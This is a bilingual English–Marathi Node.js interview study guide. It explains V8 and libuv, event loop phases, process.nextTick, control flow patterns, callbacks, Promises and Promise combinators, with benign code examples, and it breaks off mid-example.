
Q. Internal Components of Node.js Execution (V8 + libuv)

Concept:

- Two major components execute your Node.js code: the **V8 Engine** (runs JS) and the **libuv Library** (handles async work and the event loop).
- They are connected by Node's **C++ bindings**: JS calls `fs.readFile` → binding → libuv → OS.
- V8 owns **memory and execution** (heap + call stack). libuv owns **waiting and scheduling** (event loop + thread pool).

- **1. V8 Engine:** Executes JavaScript code. It has 2 main parts:
 - **Heap Memory:** Where memory is allocated for variables, objects and functions you declare. (The garbage collector cleans it.)
 - **Call Stack:**
 - Executes code in **LIFO** order (Last In, First Out), like a stack of plates.
 - Each function call is **pushed** onto the stack, and **popped** off when it returns.
 - Execution always starts with the **Global Execution Context** (the global scope) at the bottom of the stack.
- **2. libuv Library:** A multi-platform C library for Node.js.
 - Implements the **event loop**.
 - Provides a **thread pool** for background tasks (file I/O, DNS, crypto).
 - Provides cross-platform non-blocking I/O for files, networking and timers.
 - It is the **bridge** between JavaScript (V8) and the OS.
 - **Strategy:** libuv first uses the **OS's native async mechanism** (for example, network sockets). If that is not possible (for example, file reads), it uses its **thread pool**, so the main thread never blocks.
- **Queue Ownership (Important Note):**
 - The Timer, I/O, Check and Close queues are part of the event loop in **libuv**.
 - The microtask queues (nextTick and Promise) are **NOT** part of libuv. The **Node.js runtime** (and V8 for promises) manages them.

Diagram: V8 (Heap + Call Stack) and libuv (Event Loop + Thread Pool)



Code Example: Call Stack in Action (LIFO)

```
function multiply(a, b) { return a * b; }      // pushed 3rd, popped 1st
function square(n) { return multiply(n, n); } // pushed 2nd, popped 2nd
function printSquare(n) {                    // pushed 1st, popped 3rd
  console.log(square(n));
}
printSquare(4);    // 16
```

// Stack (top → bottom): multiply → square → printSquare → Global Context


मराठी सारांश (V8 आणि libuv Components):

- **V8** मध्ये दोन भाग: **Heap** (variables, objects, functions साठी memory) आणि **Call Stack** (functions LIFO पद्धतीने चालतात, ताटांच्या थप्पीसारखे).
- Execution नेहमी **Global Execution Context** पासून सुरू होतो.
- **libuv**: Event loop, thread pool (4 threads), cross-platform async I/O देते. V8 आणि OS यांच्यातील पूल.
- libuv आधी OS ची native async सुविधा वापरतो. ती नसेल (उदा. file read) तर thread pool वापरतो.
- **लक्षात ठेवा**: Timer / I/O / Check / Close queues libuv च्या. nextTick आणि Promise queues Node.js runtime च्या.

Q. Execution Flow of the Event Loop (Step by Step)

1. **Run all synchronous code first** (call stack). User sync code always has priority over async code.
2. The event loop starts only when the **call stack is empty**.
3. **Run all microtasks**: `process.nextTick()` first → then Promise callbacks.
4. **Timers phase** (`setTimeout`, `setInterval`) → run microtasks again.
5. **Pending callbacks phase** → run microtasks again.
6. **Poll phase** (I/O callbacks) → run microtasks again.
7. **Check phase** (`setImmediate`) → run microtasks again.
8. **Close callbacks phase** → run microtasks again.
9. **Loop again** while work remains. (Since Node 11, microtasks also run between each individual timer or immediate callback.)

Diagram: Event Loop Cycle with Microtasks in the Center



Key Takeaways:

- Node.js uses an event-driven, non-blocking model.
- V8 executes code. libuv manages async operations and the event loop.
- Microtasks (nextTick, Promises) run between phases, before any other callback.
- Order: **Synchronous** → **Microtasks** → **Event Loop Phases (Timers → I/O → Check → Close)**.
- Node.js stays responsive by offloading slow work to libuv's thread pool.

मराठी सारांश (Event Loop Execution Flow):

- 1. आधी सगळा synchronous code चालतो.
- 2. Call stack रिकामा झाल्यावरच event loop सुरू होतो.
- 3. आधी microtasks: nextTick → मग Promises.
- 4. मग Timers → microtasks → Pending → microtasks → Poll → microtasks → Check → microtasks → Close → microtasks.
- 5. काम शिल्लक असेपर्यंत हे चक्र चालू राहते.
- **लक्षात ठेवा:** Microtasks हे VIP आहेत. प्रत्येक phase नंतर आधी त्यांना संधी मिळते.

Q. What is process.nextTick()? (In Detail)

Concept:

- process.nextTick() is a **Node.js-specific** async API (it doesn't exist in browsers).

- It schedules a callback to run **immediately after the current synchronous operation finishes**, before the event loop moves on.
- It runs **before** Promises, timers, I/O and `setImmediate`.
- In plain words, it tells Node.js: "Finish what you're doing right now, then run this **before anything else**."
- **Simple example:** a teacher says, "After this sentence, before the next topic, note down this point." It is done right away, before moving on.

- **Syntax:** `process.nextTick(callback[, ...args])`
- **callback:** The function to run on the next tick.
- **...args:** Optional extra arguments passed to the callback.
- **Returns:** `undefined`.

How Does It Work (Execution Order)?

1. Calling `process.nextTick(cb)` adds `cb` to the **nextTick queue**.
 2. When the current JS operation (stack) finishes, Node.js checks the nextTick queue.
 3. **All** callbacks in it run before the Promise queue and before the next event loop phase.
 4. A nextTick added inside another nextTick goes into the same queue and also runs before continuing.
 ⚠ Recursive use can **starve** the event loop (I/O never runs).
- **Order:** Synchronous code → `process.nextTick()` → Promise microtasks (`.then/.catch`) → `setTimeout/setImmediate` (in their phases).

Why Use `process.nextTick()`?

- **1. Run code right after the current operation:** After the current function finishes, but before any I/O or timers.
- **2. Let setup finish first:** For example, in a constructor, defer an `emit` so that the user has time to attach listeners.
- **3. Handle errors asynchronously:** Instead of throwing synchronously (which may crash before handlers exist), emit the error on the next tick.
- **4. Make APIs consistently async:** A function should always call its callback asynchronously, even when the data is already available (cached). This avoids confusing mixed behavior.
- **5. Break up recursion:** Breaks deep synchronous recursion (avoids stack overflow), but use it carefully.

Code Example 1: Basic Order

```
console.log("Start");
setTimeout(() => console.log("setTimeout"), 0);
```

```

Promise.resolve().then(() => console.log("Promise"));
process.nextTick(() => console.log("nextTick"));
console.log("End");

// OUTPUT: Start → End → nextTick → Promise → setTimeout

```

Code Example 2: Emit Event After Listener is Attached

```

const EventEmitter = require('events');

class MyServer extends EventEmitter {
  constructor() {
    super();
    // ❌ this.emit('ready') here → nobody is listening yet!
    process.nextTick(() => this.emit('ready')); // ✅ wait until setup is done
  }
}

const server = new MyServer();
server.on('ready', () => console.log('Server is ready!')); // attached in time

```

Code Example 3: Consistent Async API (Error Handling)

```

function getUser(id, callback) {
  if (!id) {
    // ✅ report the error asynchronously, like the success path
    return process.nextTick(callback, new Error('ID is required'));
  }
  setTimeout(() => callback(null, { id, name: 'Vishal' }), 100);
}

getUser(null, (err, user) => {
  if (err) return console.error(err.message); // "ID is required"
  console.log(user);
});

```

Point	process.nextTick()
Purpose	Schedule a callback to run immediately after the current operation
Runs before	Promises, timers, I/O callbacks, setImmediate
Best for	Quick follow-up work, finishing setup, async error handling
Danger	Overuse or recursion can starve the event loop

मराठी सारांश (process.nextTick):

- **काय आहे?** Node.js चे खास function. चालू sync काम संपताच, इतर कोणत्याही गोष्टीपूर्वी (Promise, setTimeout, I/O) callback चालवते.
- **उदाहरण:** शिक्षक म्हणतात, "हे वाक्य संपले की पुढचा topic सुरू करण्यापूर्वी हा point लिहा."
- **Syntax:** `process.nextTick(callback, ...args)`
- **क्रम:** Sync → nextTick → Promise → setTimeout / setImmediate.
- **का वापरायचे?** Setup पूर्ण झाल्यावर event emit करण्यासाठी, errors async पद्धतीने देण्यासाठी, API नेहमी async ठेवण्यासाठी.
- **धोका:** nextTick मध्ये पुन्हा nextTick (recursion) केल्यास event loop अडकतो, I/O कधीच चालत नाही.

Interview Questions (Detailed)

Q1. Between `setTimeout` and `Promise.resolve().then()`, which one executes first?

- The Promise executes first. Promise callbacks go to the **Microtask Queue**. The Event Loop always empties the full Microtask Queue before moving to the next phase (including Timers where `setTimeout` lives).

Q2. Between `process.nextTick()` and a Promise, which executes first?

- `process.nextTick()` always executes first. The **nextTick Queue has higher priority** than the Promise Queue within Microtasks.

Q3. What is the difference between `setTimeout(fn, 0)` and `setImmediate(fn)`?

- `setImmediate()` runs in the **Check phase** — always after the Poll phase (after I/O).
- **Inside an I/O callback:** `setImmediate()` always runs before `setTimeout(fn, 0)`.

मराठी सारांश:

- **V8 Engine म्हणजे काय?** — Google ने बनवलेला JavaScript Engine. JIT Compilation मुळे JS code खूप fast execute होतो. Garbage Collector memory manage करतो.
- **libuv म्हणजे काय?** — Node.js मधील C library जी async I/O handle करते. Thread Pool (default 4 threads) आणि Event Loop यात असतात.
- **Single-Threaded असून Concurrency कशी?**
 - Node.js I/O tasks libuv च्या Thread Pool कडे पाठवतो. Main thread delegate करून पुढे निघून जातो.
 - उदाहरण: कॅशियर (main thread) orders घेतो → kitchen (libuv) ला पाठवतो → पुढच्या customer कडे जातो → kitchen तयार झाल्यावर notify करते.
- **Event Loop चे 6 Phases लक्षात ठेवा:**
 - ① Timers (setTimeout) → ② Pending Callbacks → ③ Idle/Prepare → ④ Poll (main I/O) → ⑤ Check (setImmediate) → ⑥ Close Callbacks

- **Execution Order (Interview साठी महत्वाचे):**

- 1 Sync code → 2 process.nextTick() → 3 Promise.then() → 4 setImmediate() → 5 setTimeout()


Chapter 18.5: Control Flow & Event-Driven Programming

Q. What is Control Flow in Node.js?

Definition:

- **Control Flow** is the order and sequence in which individual statements, instructions, function calls, and asynchronous callbacks are **evaluated and executed** by the JavaScript engine in a Node.js application.
- In a traditional (synchronous) language, code runs **top-to-bottom, one line at a time**. Control flow is linear and predictable.
- In Node.js, control flow is **non-linear** because asynchronous operations (like reading a file, making a DB call, or a network request) are **delegated to the background (libuv)** and their results come back later via **callbacks, Promises, or Async/Await**.
- Proper control flow management is critical in Node.js to **prevent blocking**, avoid **callback hell**, and ensure operations execute in the correct order.
- Control flow can be managed using **3 patterns**: Callbacks (oldest) → Promises (cleaner) → Async/Await (most modern & readable).

Diagram: Sync vs Async Control Flow



- **Point 1 — Why Control Flow matters in Node.js:**

- Node.js is **single-threaded**. If one operation blocks the thread (e.g., a heavy synchronous task), **no other requests can be processed** until it finishes.

- Control flow patterns let us write code that **doesn't block** — the thread stays free to handle other requests while waiting for I/O results.
- **Point 2 — Synchronous Control Flow:**
 - Code executes **line-by-line, top to bottom**. Each statement must finish before the next one starts.
 - It **BLOCKS** the main thread during execution. No other code can run until the current operation finishes.
 - Example: `fs.readFileSync()` — blocks the entire thread until the file is fully read.
 - ⚠️ **Problem:** Suitable only for scripts, not for servers handling multiple users.
- **Point 3 — Asynchronous Control Flow:**
 - Long-running operations (file I/O, DB queries, HTTP calls) are **delegated to libuv/OS in the background**.
 - Node.js **does NOT wait**. It immediately moves to the next line.
 - When the background operation is complete, a **Callback / Promise / Async result** is pushed back to the Event Loop and executed.
 - ✅ **Benefit:** The main thread stays free, making Node.js highly scalable.
- **Point 4 — Three Patterns to Manage Async Control Flow:**
 - **1. Callbacks (Oldest):** A function passed as an argument, called when the async task is done. Simple but can lead to "**Callback Hell**" (deeply nested functions).
 - **2. Promises (Cleaner):** An object representing a value that will be available in the future. Uses `.then()` and `.catch()`. Avoids nesting, more readable.
 - **3. Async/Await (Most Modern):** Syntactic sugar built on Promises. Makes async code look and behave like synchronous code. Most readable and recommended in modern Node.js.

Code Example 1: Synchronous (Blocking) Control Flow

```
const fs = require('fs');

console.log("1. Start");

// ❌ BLOCKS the thread - no other code can run until file is fully read
const data = fs.readFileSync('file.txt', 'utf8');
console.log("2. File content:", data);

console.log("3. End");
// Output ORDER: 1 → 2 → 3 (always sequential, blocked on file read)
```

Code Example 2: Asynchronous (Non-Blocking) Control Flow – Callback

```
const fs = require('fs');

console.log("1. Start");

// ✅ Non-blocking - Node.js delegates to OS and moves to next line immediately
fs.readFile('file.txt', 'utf8', (err, data) => {
  // This callback runs LATER when file reading is done
})
```

```
    console.log("3. File content:", data); // runs AFTER "2. End"
  });

  console.log("2. End");
  // Output ORDER: 1 → 2 → 3 (file read happens in background!)
```

Code Example 3: Async/Await (Modern & Recommended)

```
const fs = require('fs').promises;

async function readMyFile() {
  console.log("1. Start");

  // ✅ Looks synchronous but is NON-BLOCKING under the hood
  const data = await fs.readFile('file.txt', 'utf8');
  console.log("2. File content:", data);

  console.log("3. End");
}

readMyFile();
// Output ORDER: 1 → 2 → 3 (clean, readable, non-blocking!)
```

⚡ Short Interview Answer — Q. What is Control Flow in Node.js?

- Control Flow is the **order in which code statements and async callbacks are executed** in a Node.js application.
- Because Node.js is **single-threaded and non-blocking**, async tasks are delegated to libuv in the background, and the main thread continues executing.
- When the async task finishes, the result is brought back via the **Event Loop** using Callbacks, Promises, or Async/Await.
- The 3 patterns to manage async control flow: **Callbacks** → **Promises** → **Async/Await** (in order from oldest to modern).

मराठी सारांश:

- **Control Flow म्हणजे काय?** — आपल्या program मधील code कोणत्या क्रमाने (order मध्ये) execute होतो, याला Control Flow म्हणतात.
- **Synchronous Control Flow:** — code वेरून खाली (line-by-line) execute होतो. एक काम पूर्ण झाल्याशिवाय दुसरे सुरू होत नाही. यामुळे Thread **Block** होतो. (उदा: `readFileSync`)
- **Asynchronous Control Flow:** — फाईल वाचणे, DB query, किंवा HTTP request यांसारखी कामे Node.js **libuv** ला देतो आणि स्वतः पुढचे काम करत राहतो. काम झाल्यावर **Callback/Promise** द्वारे result परत येतो.
- **Sync vs Async उदाहरण:**
 - Sync = रेल्वे टिकीट काउंटर वर रांगेत उभे राहणे (blocking). पुढचा माणूस टिकीट मिळाल्याशिवाय पुढे जाऊ शकत नाही.

- Async = Online टिकीट book करणे. आपण order दिला आणि पुढे निघालो. Ticket confirm झाल्यावर SMS येतो (callback).
- **Async Control Flow manage करण्याचे 3 मार्ग:**
 -  **Callbacks:** सगळ्यात जुना मार्ग. Function मध्ये दुसरे Function पाठवायचे. जास्त nesting झाल्यास "Callback Hell" होतो.
 -  **Promises:** .then() आणि .catch() वापरतात. Callbacks पेक्षा जास्त readable.
 -  **Async/Await:** सगळ्यात modern आणि recommended. Async code synchronous सारखा दिसतो, वाचायला सोपा असतो.
- **Interview मध्ये लक्षात ठेवा:** Node.js non-blocking आहे कारण ते async control flow वापरते — heavy tasks background ला पाठवतो, Event Loop द्वारे result परत आणतो.

Q. Why Does Control Flow Matter in Node.js?

- Node.js apps often run **many async operations** (file, DB, API) at once.
- These may **finish in a different order** than they were started (non-deterministic).
- Without proper control flow, you can get bugs, for example using data before it has arrived.
- **Proper control flow ensures that:**
 - Tasks execute in the **desired order** (for example, login → then fetch profile).
 - **Errors are handled** correctly (nothing is silently lost).
 - The program does **not hang or crash** because of uncoordinated async calls.

Code Example: Wrong vs Right Control Flow

```
const fs = require('fs');

// ❌ WRONG: data is used before the file is read
let content;
fs.readFile('file.txt', 'utf8', (err, data) => { content = data; });
console.log(content); // undefined!

// ✅ RIGHT: use the data only after it arrives
async function main() {
  const data = await fs.promises.readFile('file.txt', 'utf8');
  console.log(data); // correct content
}
main();
```


मराठी सारांश (Control Flow का):

- Async कामे सुरू केलेल्या क्रमाने संपत नाहीत.
- नीट control flow नसेल तर data येण्याआधीच वापरला जातो (bugs).
- योग्य क्रम, errors handle करणे, parallel / series ठरवणे यासाठी गरजेचे.

Q. Control Flow Patterns in Node.js (More Explanation)

- **1. Synchronous Control Flow:** Runs line by line. Each statement finishes before the next starts (for example, variable assignment or math).
- **2. Asynchronous Control Flow:** Does not wait for I/O. Handled with callbacks, Promises, async/await and the event loop.
- **3. Callback-Based (Traditional):**
 - A function is passed as an argument and runs when the operation finishes.
 - **Problem:** Deep nesting leads to **callback hell**.
- **4. Promise-Based:**
 - Represents the future completion of an async task.
 - Chain with `.then()` and handle errors with `.catch()`.
- **5. Async/Await (Best Practice):**
 - Built on Promises but looks synchronous.
 - Errors are handled with `try/catch`. Recommended for modern projects.
- **6. Event-Driven (EventEmitter):** Functions run when specific events occur. Useful for streams, sockets and server requests.
- **7. Event Loop and Non-Blocking I/O (Underlying Engine):** Delegates I/O, timers and network calls to the OS / libuv. Finished callbacks are queued and run by the event loop.
- **8. libuv Thread Pool:** Handles heavy I/O tasks in background threads.
- **Control flow libraries:** Libraries like `async` help run tasks in **series** (one by one), **parallel** (all together) or **waterfall** (each passes its result to the next).

Diagram: Evolution of Async Control Flow Patterns



Code Example 1: Callback Hell (Problem)

```
getUser(1, (user) => {  
  getOrders(user.id, (orders) => {  
    getPayment(orders[0].id, (payment) => {  
      console.log(payment); // ❌ "pyramid of doom", hard to read and debug  
    });  
  });  
});
```



```
});  
});
```

Code Example 2: Promise Chaining (.then / .catch)

```
fetch("https://jsonplaceholder.typicode.com/todos/1")  
  .then(res => res.json())           // step 1: convert response to JSON  
  .then(data => console.log(data))   // step 2: use the data  
  .catch(err => console.error(err)); // any error in the chain lands here
```

Code Example 3: Parallel Execution with Promise.all (Async/Await)

```
async function fetchMultiple() {  
  try {  
    // both requests start AT THE SAME TIME  
    const [res1, res2] = await Promise.all([  
      fetch("https://jsonplaceholder.typicode.com/todos/1"),  
      fetch("https://jsonplaceholder.typicode.com/todos/2")  
    ]);  
    const data1 = await res1.json();  
    const data2 = await res2.json();  
    console.log(data1, data2);  
  } catch (err) {  
    console.error("One request failed:", err);  
  }  
}  
fetchMultiple();
```

- **Syntax:** `Promise.all(iterableOfPromises)`
- **Argument:** An array of Promises.
- **Returns:** One Promise that resolves to an array of all results, in the same order.
- ⚠️ If **any one** rejects, the whole `Promise.all` rejects.
- **Promise.race(array):** Settles as soon as the **first** Promise settles (useful for timeouts).
- **Promise.allSettled(array):** Waits for all and gives each result's status. It never rejects early.

Code Example 4: Event-Driven Control Flow

```
const EventEmitter = require("events");  
const emitter = new EventEmitter();  
  
emitter.on("done", () => console.log("Task done!")); // what to do WHEN it happens  
emitter.emit("done");                               // make it happen
```

Best Practices for Control Flow:

- Prefer **async/await** for readability.
- Use **Promises** for chaining operations.

- Use `Promise.all()` / `Promise.race()` for parallel execution.
- Use **EventEmitter** for custom event-driven logic.
- Always handle errors (`try/catch` or `.catch()`).
- Avoid `...Sync` methods in servers.

In Short:

- Control flow is the order in which sync and async code runs.
- Node.js manages it with the event loop, callbacks, Promises, `async/await` and `EventEmitters`.
- The pattern evolution is `Callbacks` → `Promises` → `Async/Await` (preferred).
- Under the hood, the event loop, `EventEmitter` and non-blocking I/O provide concurrency.

मराठी सारांश (Control Flow का महत्वाचे आणि Patterns):

- **का महत्वाचे?** अनेक `async` कामे वेगळ्या क्रमाने संपू शकतात. योग्य control flow नसेल तर data येण्यापूर्वीच वापरला जातो (`undefined` bug).
- योग्य control flow मुळे कामे बरोबर क्रमाने होतात, errors handle होतात, आणि program hang / crash होत नाही.
- **Callbacks:** जुनी पद्धत. जास्त nesting = callback hell (pyramid).
- **Promises:** `.then()` chain आणि `.catch()` ने error.
- **Async/Await:** सर्वात सोपे. `try/catch` ने error. Modern projects मध्ये हेच वापरा.
- **Promise.all:** अनेक कामे एकाच वेळी (parallel) चालवायला. एक जरी fail झाले तर सगळे fail.
- **EventEmitter:** एखादी घटना घडल्यावर function चालवायला.
- **Best practice:** `Async/Await` वापरा, नेहमी errors handle करा, server मध्ये `Sync` methods टाळा.

Q. What is a Callback? (Error-First Callbacks & Callback Hell)

Concept:

- A **callback** is a function passed as an argument to another function, to be called **later**, when a task finishes.
- It was the original way Node.js handled async results (`fs.readFile(path, callback)`).
- **Error-first callback (Node.js convention):** the first argument is always the **error** (`null` if none), and the result comes after: `(err, data) => {}`.
- **Callback hell** ("pyramid of doom"): when async steps depend on each other, callbacks nest inside callbacks. The code drifts right, becomes hard to read and debug, and needs an error check at every level.
- **Simple example:** "Call me when the parcel arrives" (callback). Callback hell is "Call me when the parcel arrives, then I'll call the courier, then he'll call the warehouse..." with each call waiting inside the previous one.

Code Example: Error-First Callback and Callback Hell

```
const fs = require('fs');

// Error-first callback
fs.readFile('user.json', 'utf8', (err, data) => {
  if (err) return console.error('Failed:', err.message); // 1st arg = error
  console.log('Data:', data); // 2nd arg = result
});

// ❌ Callback hell: each step nested inside the previous one
getUser(1, (err, user) => {
  if (err) return handle(err);
  getOrders(user.id, (err, orders) => {
    if (err) return handle(err);
    getPayment(orders[0].id, (err, payment) => {
      if (err) return handle(err);
      sendReceipt(payment, (err) => {
        if (err) return handle(err);
        console.log('Done!'); // pyramid of doom →→→
      });
    });
  });
});
```

मराठी सारांश (Callback):

- दुसऱ्या function ला दिलेले function, काम संपल्यावर चालते.
- Error-first: (err, data). आधी if (err) तपासा.
- एकात एक callbacks = callback hell. उपाय: Promises / async-await.

Q. What is a Promise? (States, then / catch / finally)


Concept:

- A **Promise** is an object that represents a value that will be available **in the future**: the eventual result (or failure) of an async task.
- Instead of passing a callback in, the function **returns a Promise**, and you attach handlers with `.then()` / `.catch()`.
- Chaining `.then()` keeps the code **flat** instead of nested, and one `.catch()` handles errors from the whole chain.
- Simple example**: a restaurant token. You get the token (the Promise) immediately. Later it is either fulfilled (food ready) or rejected (item out of stock).

3 States of a Promise:

- **Pending:** Initial state. The task is still running.
- **Fulfilled (resolved):** The task succeeded. `resolve(value)` was called → `.then()` runs.
- **Rejected:** The task failed. `reject(error)` was called (or an error was thrown) → `.catch()` runs.
- Once fulfilled or rejected, a Promise is **settled** and its state can **never change again**.

Diagram: Promise States



Code Example: Creating and Using a Promise

```

// Creating a Promise
function getUser(id) {
  return new Promise((resolve, reject) => {
    setTimeout(() => {
      if (id > 0) resolve({ id, name: 'Vishal' }); // → fulfilled
      else reject(new Error('Invalid id')); // → rejected
    }, 1000);
  });
}

// Using it: flat chain instead of nesting
getUser(1)
  .then(user => getOrders(user.id)) // return next Promise → chain continues
  .then(orders => getPayment(orders[0].id))
  .then(payment => console.log('Paid:', payment))
  .catch(err => console.error('Error anywhere in chain:', err.message))
  .finally(() => console.log('Always runs (cleanup, hide loader)'));
  
```

- **Syntax:** `new Promise((resolve, reject) => { ... })`
- **resolve(value):** Marks the Promise fulfilled with `value`.
- **reject(error):** Marks it rejected. Pass an `Error` object, not a string, so you get a stack trace.
- **.then(onFulfilled):** Runs on success. Whatever it **returns** becomes the next Promise in the chain.
- **.catch(onRejected):** Runs if any earlier step rejected or threw.
- **.finally(fn):** Runs either way; it receives no value.
- **Shortcuts:** `Promise.resolve(v)` / `Promise.reject(err)` create already-settled Promises.

मराठी सारांश (Promise):

- भविष्यातील result चे object. 3 states: pending, fulfilled, rejected.
- .then() यश, .catch() error, .finally() नेहमी.
- एकदा settle झाले की state बदलत नाही.

Q. Promise Combinators: Promise.all, allSettled, race, any

Concept:

- These static methods run **several Promises in parallel** and combine their results in different ways.
- They take an array (iterable) of Promises and return **one** new Promise.
- The Promises are already running when passed in. Combinators only decide **how to wait** for them and **when** to resolve or reject.
- **Syntax:** `await Promise.all(iterable)` (same for `allSettled`, `race` and `any`).

Method	Resolves when	Rejects when	Result	Use case
<code>Promise.all</code>	All succeed	Any one fails (fail-fast)	Array of values (same order)	Load user + orders + settings together; all are required
<code>Promise.allSettled</code>	All finish (success or fail)	Never	Array of {status, value / reason}	Send 100 emails; report which failed
<code>Promise.race</code>	The first to settle succeeds	The first to settle fails	First settled value / error	Timeout: request vs a 5s timer
<code>Promise.any</code>	The first to succeed	All fail (AggregateError)	First fulfilled value	Fastest of several mirror servers

Code Example: The 4 Combinators

```
const ok = (v, ms) => new Promise(r => setTimeout(() => r(v), ms));
const fail = (e, ms) => new Promise( (_, j) => setTimeout(() => j(new Error(e)), ms));

// all → fails fast if ANY fails
await Promise.all([ok('A', 100), ok('B', 200)]); // ['A', 'B']
await Promise.all([ok('A', 100), fail('B broke', 50)]); // ❌ throws 'B broke'

// allSettled → never rejects, gives every outcome
await Promise.allSettled([ok('A', 100), fail('B broke', 50)]);
// [ {status:'fulfilled', value:'A'}, {status:'rejected', reason: Error('B broke')} ]

// race → first SETTLED wins (success or failure)
```

```
await Promise.race([ok('slow', 500), fail('timeout', 100)]); // ❌ 'timeout'
```

```
